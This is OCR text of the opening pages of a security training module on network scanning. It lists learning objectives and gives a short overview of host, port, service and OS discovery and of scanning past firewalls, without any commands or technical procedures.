
MODULE 03

SCANNING NETWORKS

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Network Scanning Concepts
- LO#02: Use Various Network Scanning Tools
- LO#03: Demonstrate Various Scanning Techniques for Host Discovery
- LO#04: Demonstrate Various Scanning Techniques for Port and Service Discovery
- LO#05: Demonstrate Various Scanning Techniques for OS Discovery
- LO#06: Demonstrate Various Techniques for Scanning Beyond IDS and Firewall
- LO#07: Explain Network Scanning Countermeasures


Learning Objectives

After identifying the target and performing the initial reconnaissance, as discussed in the Footprinting and Reconnaissance module, attackers begin to search for an entry point into the target system. Attackers should determine whether the target systems are active or inactive to reduce the time spent on scanning. Notably, the scanning itself is not the actual intrusion but an extended form of reconnaissance in which the attacker learns more about his/her target, including information about OSs, services, and any configuration lapses. The information gleaned from such reconnaissance helps the attacker select strategies for attacking the target system or network.

This module starts with an overview of network scanning and provides insights into various host discovery techniques that can be used to check for live and active systems. Furthermore, it discusses various port and service discovery techniques, operating system discovery techniques, and techniques for scanning beyond IDS and firewalls. Finally, it ends with an overview of drawing network diagrams.

At the end of this module, you will be able to:


- Describe the network scanning concepts
- Use various scanning tools
- Perform host discovery to check for live systems
- Perform port and service discovery using various scanning techniques
